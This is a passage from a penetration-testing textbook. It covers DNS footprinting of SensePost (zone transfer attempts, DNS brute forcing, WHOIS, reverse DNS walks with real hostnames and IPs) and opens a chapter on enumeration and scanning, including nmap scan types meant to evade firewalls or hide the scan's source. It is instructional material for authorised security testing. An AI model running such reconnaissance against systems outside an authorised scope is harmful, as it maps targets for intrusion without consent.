
Copyright © 2002-2005 Free Domain Name @ .CO.NR - All rights reserved

At this point we've built a list of DNS domain names that we consider to be relevant to SensePost. We've followed the steps to expand a single domain into multiple lists of domains and we've vetted the domains using WHOIS, Google, browsing and other tools to verify their relevance. We're now ready to proceed to the next major phase of reconnaissance, namely *Footprinting*.

Footprinting

The Footprinting phase is to derive as many IP / hostname mapping as we possibly can from the domains gathered in the previous phase. In this phase we'll perform various DNS forward lookups and attempt zone transfers and DNS brute force.


Figure 1.53 Host Lookups on Multiple Domains



```
root@3[Greenwich]# host -l sensepost.com
sensepost.com AXFR record query refused by snitterly.sensepost.com
sensepost.com AXFR record query refused by ns1.robhunter.net
No nameservers for sensepost.com responded
root@3[Greenwich]# host -l hackrack.co.za
hackrack.co.za AXFR record query refused by ns1.robhunter.net
hackrack.co.za AXFR record query refused by snitterly.sensepost.com
No nameservers for hackrack.co.za responded
root@3[Greenwich]# host -t ns sensepost.com
sensepost.com           NS      snitterly.sensepost.com
sensepost.com           NS      ns1.robhunter.net
root@3[Greenwich]# host -t ns hackrack.co.za
hackrack.co.za          NS      ns1.robhunter.net
hackrack.co.za          NS      snitterly.sensepost.com
root@3[Greenwich]# host -t mx sensepost.com
sensepost.com           MX      5 blowfish.sensepost.com
sensepost.com           MX      20 prox.sensepost.com
root@3[Greenwich]# host -t mx hackrack.co.za
hackrack.co.za          MX      20 slinky.sensepost.com
hackrack.co.za          MX      5 grasgroen.sensepost.com
root@3[Greenwich]# 
```

By examining the 'name server' record for sensepost.com a new domain and host have been discovered; *robhunter.net* seems to act as a name server for *hackrack.co.za*. A quick Google of "SensePost" and "Rob Hunter" reveals that Rob is an employee at SensePost. This new domain is then added to the target list, and is taken through the whole process up to this point. From the figure above it is also clear that DNS Zone transfers are not allowed. With the assumption that certain DNS names are commonly used, the next step is to perform a forward DNS brute force. The PERL tool *jarf-dnsbrute.pl* will be used to perform the brute force. We will run each domain in our database through *jarf-dnsbrute.pl*.

Figure 1.54 jarf-dnsbrute Results



```
prox# more sp-qbrute.txt
www.sensepost.com;209.61.188.39
ftp.sensepost.com;209.61.188.39
mail.sensepost.com;168.210.134.6
www.sensepost.com;209.61.188.39
secure.sensepost.com;168.210.134.6
gateway.sensepost.com;10.15.10.200
ftp.sensepost.com;209.61.188.39
mail.sensepost.com;168.210.134.6
www.hackrack.com;209.61.188.39
external.hackrack.com;209.61.188.39
www.sensepost.co.za;209.61.188.39
prox#
```


The *jarf-dnsbrute* works relatively well and a large amount of hostnames and IP addresses are retrieved. For the moment it is assumed that each IP found belongs to a class [C]. During the *Verification* phase we will attempt to determine actual block sizes that these IP's fall under.

Verification

We begin the *Verification* phase with a list of IP ranges that we derived from the *Footprinting* phase. These ranges are considered targets because they contain hosts with names in the target domains. Up to this point our entire approach has been based upon DNS and DNS as a link between the real world and the cyber world. We now start to consider the IPs in the blocks identified, regardless of their DNS names.

We first perform IP WHOIS lookup requests on at least one IP address in every block we have. Our aim is retrieve an exact definition of the net block in which the IP resides. In this case our attempts seem pretty fruitless, as can be seen in the next figure. For the IP 168.210.134.6 (SensePost's primary MX record, as shown in Figure 1.55) we receive a class [B] definition registered to Dimension Data, a large South African IT integrator. This appears to be incorrect, and as we don't really trust WHOIS information, we proceed with the next set of steps.


Figure 1.55 Fruitless IP WHOIS Lookup Information



```
% This is the AfriNIC Whois server.

inetnum:      168.209.0.0 - 168.210.255.255
netname:      NEDNET2
descr:        Dimension Data
descr:        Guardian National
descr:        10th Floor West wing
descr:        Libridge building
descr:        Ameshof Street
descr:        Braamfontein
descr:        Johannesburg
country:      ZA
org:          ORG-DD1-AFRINIC
admin-c:      DA25-AFRINIC
tech-c:       DA25-AFRINIC
status:       ALLOCATED PA
mnt-by:       AFRINIC-HM-MNT
mnt-lower:    TF-168-209-0-0-168-210-255-255-MNT
changed:      hostmaster@arin.net 19940713
changed:      hostmaster@arin.net 20000612
changed:      hostmaster@afrinic.net 20050221
source:       AFRINIC

organisation: ORG-DD1-AFRINIC
org-name:     Dimension Data
org-type:     LIR
address:      Dimension Data
address:      Guardian National
address:      10th Floor West wing
address:      Libridge building
address:      Ameshof Street
address:      Braamfontein
address:      Johannesburg
country:      ZA
e-mail:       netadmin@is.co.za
admin-c:      ZT12-AFRINIC
admin-c:      DA25-AFRINIC
```

The next step is then to use *qtrace* to map out the network boundary; *qtrace* will attempt to map out the block size from a supplied IP address (Figure 1.56). Once *qtrace* has completed we should be left with a block size definition for each IP address supplied.


Figure 1.56 qtrace.pl Results



```
prox# more sp-qtraceout.txt
209.61.188.16-209.61.188.64
168.210.134.0-168.210.134.255
196.30.14.80-196.30.14.96
prox#
```

Remember, *qtrace* uses a modified *traceroute* to attempt to identify boundaries within a given network range. Armed with a list of net blocks, the next logical step is to run a *reverse DNS walk* of the defined blocks with the *jarf-reverse.pl* tool. *jarf-reverse.pl* will perform a reverse lookup of each IP address in the specified net block, as shown in Figure 1.57.

Figure 1.57 jarf-reverse.pl Interesting Results



```
168.210.134.1 pokkeld.sensepost.com.
168.210.134.2 knoofsmul.sensepost.com.
168.210.134.12 kragakami.sensepost.com.
168.210.134.14 strongfringe.sensepost.com.
168.210.134.25 slinky.sensepost.com.
168.210.134.69 guttenberg.sensepost.com.
168.210.134.70 clickfeed.sensepost.com.
168.210.134.71 popsec.sensepost.com.
168.210.134.128 unknown
.........................................
168.210.134.129 unseen.truteq.com.
168.210.134.130 polaris.truteq.com.
168.210.134.131 kaus.truteq.com.
168.210.134.132 vega.truteq.com.
168.210.134.133 indus.truteq.com.
168.210.134.134 tvapc.truteq.com.
168.210.134.135 dvdmpc.truteq.com.
168.210.134.136 cpdppc.truteq.com.
168.210.134.140 bakpc.truteq.com.
168.210.134.141 jpvwpc.truteq.com.
168.210.134.142 eguldpc.truteq.com.
168.210.134.164 unknown
168.210.134.165 unknown
168.210.134.166 unknown
168.210.134.193 fringe.sensepost.com.
168.210.134.195 vurk.sensepost.com.
168.210.134.200 wips.sensepost.com.
168.210.134.248 kindaditimi.sensepost.com.
168.210.134.249 skamaar.sensepost.com.
sp-rdns.out 81%
```

Upon closer inspection of the results, it's clear that *SensePost* does own the 168.210.134.0/24 subnet, as DNS entries are spread across the entire range. Also, a new domain discovery has come into play: *truteq.com*. You may recall that in the *Intelligence Gathering* phase we found that the *sensepost.com* domain was registered with an email address used by a SensePost founder, which lead us to visit the *www.cube.co.za* website and to pull the WHOIS information for that particular site. From the Cube web site we found that it was a personal domain registered to Roelof and his previous roommate Tiaan. WHOIS registrant information regarding *cube.co.za* revealed a contact person, *tva@truteq.com*. The WHOIS lookup, reverse DNS walk and other tests will obviously also have to be conducted for the other IP ranges found.

Tools & Traps…

Reverse DNS Zone Transfer

For registered blocks a reverse DNS walk can sometimes be done by means of a DNS zone transfer. In the reverse DNS zone entries are also stored in a hierarchical structure, but with the IP address in reverse and IN-ADDR-ARPA as the 'TLD'. Thus the 168.210.134.0/24 IP range assigned to SensePost is reflected in DNS as the zone '134.210.168.IN-ADDR.ARPA. The first IP in the range is actually stored in the zone file as a host with the name 1.134.210.168.IN-ADDR.ARPA. Thus a Zone Transfer of this zone can be performed using the syntax *host –l 134.210.168.in-addr.arpa*.

```
> host -al 134.210.168.in-addr.arpa
rcode = 0 (Success), ancount=1
Found 1 addresses for snitterly.sensepost.com
Trying 168.210.134.5
134.210.168.in-addr.arpa        3600 IN SOA     sensepost.com
root.sensepost.com(
                        2005090700      ;serial (version)
                        3600    ;refresh period
                        7200    ;retry refresh this often
                        604800  ;expiration period
                        3600    ;minimum TTL
```

Continued

```
                        )
134.210.168.in-addr.arpa      3600 IN NS    snitterly.sensepost.com
1.134.210.168.in-addr.arpa    3600 IN PTR   pokkeld.sensepost.com
10.134.210.168.in-addr.arpa   3600 IN PTR   rexacop.sensepost.com
102.134.210.168.in-addr.arpa  3600 IN PTR   intercrastic.sensepost.com
103.134.210.168.in-addr.arpa  3600 IN PTR   colossus.sensepost.com
11.134.210.168.in-addr.arpa   3600 IN PTR   techano.sensepost.com
12.134.210.168.in-addr.arpa   3600 IN PTR   kragakami.sensepost.com
129.134.210.168.in-addr.arpa  3600 IN PTR   unseen.truteq.com
13.134.210.168.in-addr.arpa   3600 IN PTR   fw.truteq.com
13.134.210.168.in-addr.arpa   3600 IN PTR   ingozi.sensepost.com
130.134.210.168.in-addr.arpa  3600 IN PTR   polaris.truteq.com
131.134.210.168.in-addr.arpa  3600 IN PTR   kaus.truteq.com
```

Of course, this requires that Zone Transfers for that domain are allowed for your IP address by the name server.

At this point it is clear that there is a strong relationship between *SensePost* and *TruTeq*. The *truteq.com* domain will be added to the targets list in the next iteration of the *reconnaissance* process. The entire process will then be repeated until no new information regarding domains, IP's and hosts is found. Once we feel confident that the organization is fully mapped, we will have a list of well-defined IP subnet blocks that are strongly associated with *SensePost*. We can then proceed with the next phase of our attack.

Chapter 2

Enumeration and Scanning

Core Technologies and Open Source Tools in this chapter:

- How Scanning Works
- Port Scanning
- Service Identification
- RPC Enumeration
- Fingerprinting
- Timing
- Bandwidth Issues
- Unusual Packet Formation
- Fyodor's nmap
- netenum: Ping Sweep
- unicornscan: Port Scan
- scanrand: Port Scan
- nmap: Banner Grabbing
- Windows Enumeration: smbgetserverinfo/smbdumpusers

Objectives

In a penetration test, there are implied boundaries. Depending on the breadth and scope of your testing, you may be limited to testing a certain number or type of hosts, or you may be free to test anything owned or operated by your client. If you are given a list of targets, or subnets, then some of your work has been done for you. However, you still may want to see if there are any other targets within trusted subnets that your client may not know about. Regardless of this, you need to follow a process to make sure that:

- You are only testing the approved targets.
- You are getting as much information as possible before increasing the depth of your attack.
- You can identify the purpose and type of your targets; in other words, what services do they provide your client.
- You have specific information about the version and type of services that are running on your client's systems.
- You can categorize your target systems by purpose and resource offering.

Once you figure out what your targets are, and how many may or may not be vulnerable, as a pen tester you move on to your tool selection and exploitation methods. Poor enumeration and system scanning decreases the efficiency of your testing, and the extra and unneeded traffic increases your chances of detection. In addition, attacking one service with a method designed for another is inefficient, and may create an unwanted denial of service (DoS), which unless you have been specifically tasked with testing, is not a good idea.

The purpose of this chapter is to help you understand the need for enumeration and scanning activities at the start of your penetration test, and help you learn how to best perform these activities with toolkits like Auditor. The following topics will be covered:

- Methodology and Scoping of Penetration Test
- Approaching and Typing Different Enumeration and Scanning Tools

- Classifying Technology for Enumeration and Scanning
- Describing and Testing Open Source Tools
- Demonstrating Different Approach Methods for Penetration Testing

We will discuss the specific tools that help reveal the characteristics of your targets, including what services, versions, and types of resources they offer. Without this foundation, your testing will lack focus, and may not give you the depth in access that you (or your customers) are seeking. Not all tools are created equal, which is one of the things we will be showing you. Performing a pen test within tight time constraints can be difficult enough, so let this do some of the heavy lifting.

Approach

No matter what kind of system you are testing, you will need to perform enumeration and scanning before you start the exploitation and increase the depth of your activities. That being said, what do these activities give you; what do these terms actually mean? When do you need to vary how you perform these activities? Is there a specific way you should handle enumeration or scanning through access-control devices like routers or firewalls? In this section, we will answer these questions, and lay the foundation for understanding the details.

Scanning

During the scanning phase, you will begin to gather information about the target's purpose, specifically what ports (and possibly what services) it offers. Information gathered during this phase is also traditionally used to determine the operating system (or firmware version) of the target devices. The list of active targets gathered from the footprinting phase is used as the target list for this phase. This is not to say that you cannot specifically target *any* host within your approved ranges, but understand that you may lose time trying to scan a system that perhaps does not exist, or may not be reachable from your network location. Often, your penetration tests are limited in time frame, so your steps should be as streamlined as possible to keep your time productive. Put another way; only scan those hosts that appear to be alive, unless you literally have "time to kill."

Tools and Traps…

Time Is of the Essence

Although more businesses and organizations are becoming aware of the value of penetration testing, they still want to see the time/value tradeoff. As a result, penetration testing often becomes less of an “attacker-proof” test and more a test of the client’s existing security controls and configurations. If you have spent any time researching network attacks, you probably know that most decent attackers will spend as much time as they can spare gathering information on their target before they attack. However, as a penetration tester, your time is probably billed on an hourly basis, so you need to be able to effectively use the time you have. The point of all this is that you are not as free with your time as the malicious attacker is, so make sure your time counts toward providing the best service you can for your client.


Enumeration

So, what is enumeration? *Enumeration* is a fancy term for listing and identifying the specific services and resources that are offered by a target. You perform enumeration by starting with a set of parameters, like an IP address range, or a specific Domain Name Service (DNS) entry, and the open ports on the system. Your goal for enumeration is a list of services that are known and reachable from your source. From those services, you move further into deeper scanning, including security scanning and testing, the core of penetration testing. Terms such as *banner grabbing* and *fingerprinting* fall under the category of enumeration. The most common tools associated with enumeration include nmap, when run with the *-sV* and *-O* flags, and amap.

An example of successful enumeration would be to start with host 10.0.0.10, and TCP port 22 open. After enumeration, you should be able to state that OpenSSH v3.91 is running with protocol versions 1, 1.5, and 2. Moving into fingerprinting, ideal results would be Slackware Linux v10.1, kernel 2.4.30. Granted, often your enumeration will not get to this level of detail, but you should still set that as your goal. The more information you have, the better.

Keeping good notes is very important during a pen test, and is especially important during this phase as well. If the tool you are using cannot output a log file, make sure you use tools like tee, which will allow you to direct the output of a command to your terminal and to a log file, as demonstrated in Figure 2.1. Sometimes, your client may want to know the exact flags or switches you used when you ran a tool, or what the verbose output was. If you cannot provide this information, you may lose respect in the eyes of your client, and penetration testing is built on the trust that you will not cause unnecessary problems to the target. In addition, in the event your testing caused target device problems, you want to be able to recreate those conditions exactly.

Figure 2.1 Demonstration of the *tee* Command



```
root@1[knoppix]# echo "this is test output" | tee output.file
this is test output
root@1[knoppix]# cat output.file
this is test output
root@1[knoppix]# 
```

You can perform enumeration using either active or passive methods. Proxy methods may also be considered passive, as the information you gather will be from a third source, rather than intercepted from the target itself. However, a truly passive scan should not involve any data being sent from the host system. Active methods are the more familiar in which you send certain types of packets, and then receive packets in return.

Once enumeration is complete, you will have a list of targets that you will use for the next stage, scanning. You need to have specific services that are running, versions of those services, and any host or system fingerprinting that you could determine. Moving forward without this information could hamper your further efforts in exploitation.

Core Technology

This is all well and good, but what goes on during the scanning and enumeration phases? What are the basic principles behind scanning and enumeration? Should stealth and misdirection be employed during the test? When is it appropriate to use stealthy techniques? What are the technical differences between active and passive enumeration and scanning? In the rest of this chapter, we'll address each of these questions.

How Scanning Works

The list of potential targets fed from the footprinting phase can be expansive. To streamline the scanning process, it makes sense to first determine if the systems are up and responsive. Several methods can be used to test a TCP/IP-connected system's availability, but the most common technique uses Internet Control Message Protocol (ICMP) packets.

Chances are that if you have done any type of network troubleshooting, you will recognize this as the protocol that *ping* uses. The ICMP echo request packet is a basic one that according to Request for Comments (RFC) 1122 every host needs to implement and respond to. In reality, however, many networks, internally and externally, block ICMP echo requests to defend against one of the earliest DoS attack, the ping flood. They may also block it to prevent scanning from the outside.

If ICMP packets are blocked, TCP ACK packets can also be used. This is often referred to as a "TCP ping." RFC 1122 states that unsolicited ACK packets should return a TCP RST. Therefore, sending this type of packet to a port that is allowed through a firewall, such as port 80, the target should respond with an RST indicating that the target is active.

When you combine either ICMP or TCP ping methods to check for active targets in a range, you perform a "ping sweep." Such a sweep should be done and captured to a log file that specifies active machines that you can later input into a scanner. Most scanner tools will accept a carriage return delimited file of IP addresses.

Tools and Traps…

Purpose-Drive Scanners

Once the system type and purpose of the target has been determined, you should look to purpose-driven scanners for Web, remote access, and scanners tuned to specific protocols, such as NetBIOS. No matter the type of scanner, however, all active scanners work by sending a specially crafted packet, and receiving another packet in return. Based on the condition of this returned packet, the scanner performs analysis about the service contacted, available resources, and the state of the service.

Port Scanning

Although there are many different port scanners, they all operate in much the same way. There are a few basic types of TCP port scans, the most common of which is a SYN scan (or "SYN stealth scan"), named for the TCP SYN flag, which appears in the TCP connection sequence or "handshake." This type of scan begins by sending a SYN packet to a destination port. The target receives the SYN packet, responding with a SYN/ACK response if the port is open, or an RST if the port is closed. This is typical behavior of most scans; a packet is sent, the return is analyzed, and a determination is made about the state of the system or port. SYN scans are relatively fast, and relatively stealthy, since a full handshake does not occur. Since the TCP handshake did not complete, the service on the target does not see a connection, and does not get a chance to log.

Other types of port scans that may be used for specific situations, which we will discuss later in the chapter, would be port scans with various TCP flags set, such as FIN, PUSH, and URG. Different systems respond differently to these packets, so there is an element of OS detection when using these flags, but the primary purpose is to bypass access controls that specifically key on connections initiated with specific TCP flags set. Table 2.1 is a summary of the different nmap options, along with the scan types initiated and expected response.

Table 2.1 nmap Options and Scan Types

nmap Switch	Type of Packet Sent	Response if Open	Response if Closed	Notes
-sT	OS-based connect()	Connection Made	Connection Refused or Timeout	Basic nonprivileged scan type
-sS	TCP SYN packet	SYN/ACK	RST	Default scan type with root privileges
-sN	Bare TCP packet (no flags)	Connection Timeout	RST	Designed to bypass nonstateful firewalls
-sF	TCP packet with FIN flag	Connection Timeout	RST	Designed to bypass nonstateful firewalls
-sX	TCP packet with FIN, PSH, and URG flags	Connection Timeout	RST	Designed to bypass nonstateful firewalls
-sA	TCP packet with ACK flag	RST	RST	Used for mapping fire wall rulesets, not necessarily open system ports
-sW	TCP packet with ACK flag	RST	RST	Uses value of TCP Window (positive or zero) in header to determine if filtered port is open or closed
-sM	TCP FIN/ACK packet	Connection Timeout	RST	Works for some BSD systems
-sI	TCP SYN packet	SYN/ACK	RST	Uses a "zombie" host that will show up as scan originator
-sO	IP packet headers	Response in Any Protocol	ICMP Unreachable (Type 3, Code 2)	Used to map out which IP protocols are used by host

Continued

Table 2.1 continued nmap Options and Scan Types

nmap Switch	Type of Packet Sent	Response if Open	Response if Closed	Notes
-b	OS-based connect()	Connection Made	Connection Refused or Timeout	FTP bounce scan used to hide originating scan source
-sU	Blank UDP header	ICMP Unreachable (Type 3, Codes 1, 2, 9, 10, or 13)	ICMP Port Unreachable (Type 3, Code 3)	Can be slow due to timeouts from open and filtered ports
-sV	Sub-protocol specific probe (SMTP, FTP, HTTP, etc.)	N/A	N/A	Used to determine service running on open port, uses service database, can also use banner grab information
-O	Both TCP and UDP packet probes	N/A	N/A	Uses multiple methods to determine target OS/firmware version


Going Behind the Scenes with Enumeration

Enumeration is based on the ability to gather information from an open port, by either straightforward banner grabbing when connecting to an open port, or by inference from the construction of a returned packet. There is not much true magic here, as services are supposed to respond in a predictable manner; otherwise, they would not have use as a service! All of this starts from specified hosts and ports.

Service Identification

Now that the open ports are captured, you need to be able to verify what is running on said ports. You would normally think that SMTP is running on TCP 25, but what if the administrator of the system is trying to obfuscate the service, and is running telnet instead? The easiest way to check the status of a port is a banner grab. Upon connecting to a service, the target's response is captured and compared to a list of known services, such as the response when connecting to an OpenSSH server as shown in Figure 2.2. The banner in this case is evident, as is the version of the service, OpenSSH version 3.9p1.

Figure 2.2 Checking Banner of OpenSSH Service



```
root@1[knoppix]# telnet 10.0.0.10 22
Trying 10.0.0.10...
Connected to 10.0.0.10.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.9p1
^]
telnet> close
Connection closed.
root@1[knoppix]# 
```

RPC Enumeration

Some services are wrapped in other frameworks, such as Remote Procedure Call (RPC). On UNIX-like systems, an open TCP port 111 indicates this. UNIX-style RPC (used extensively by systems like Solaris) can be queried with the *rpcinfo* command, or a scanner can send NULL commands on the various RPC-bound ports to enumerate what function that particular RPC service performs.

Fingerprinting

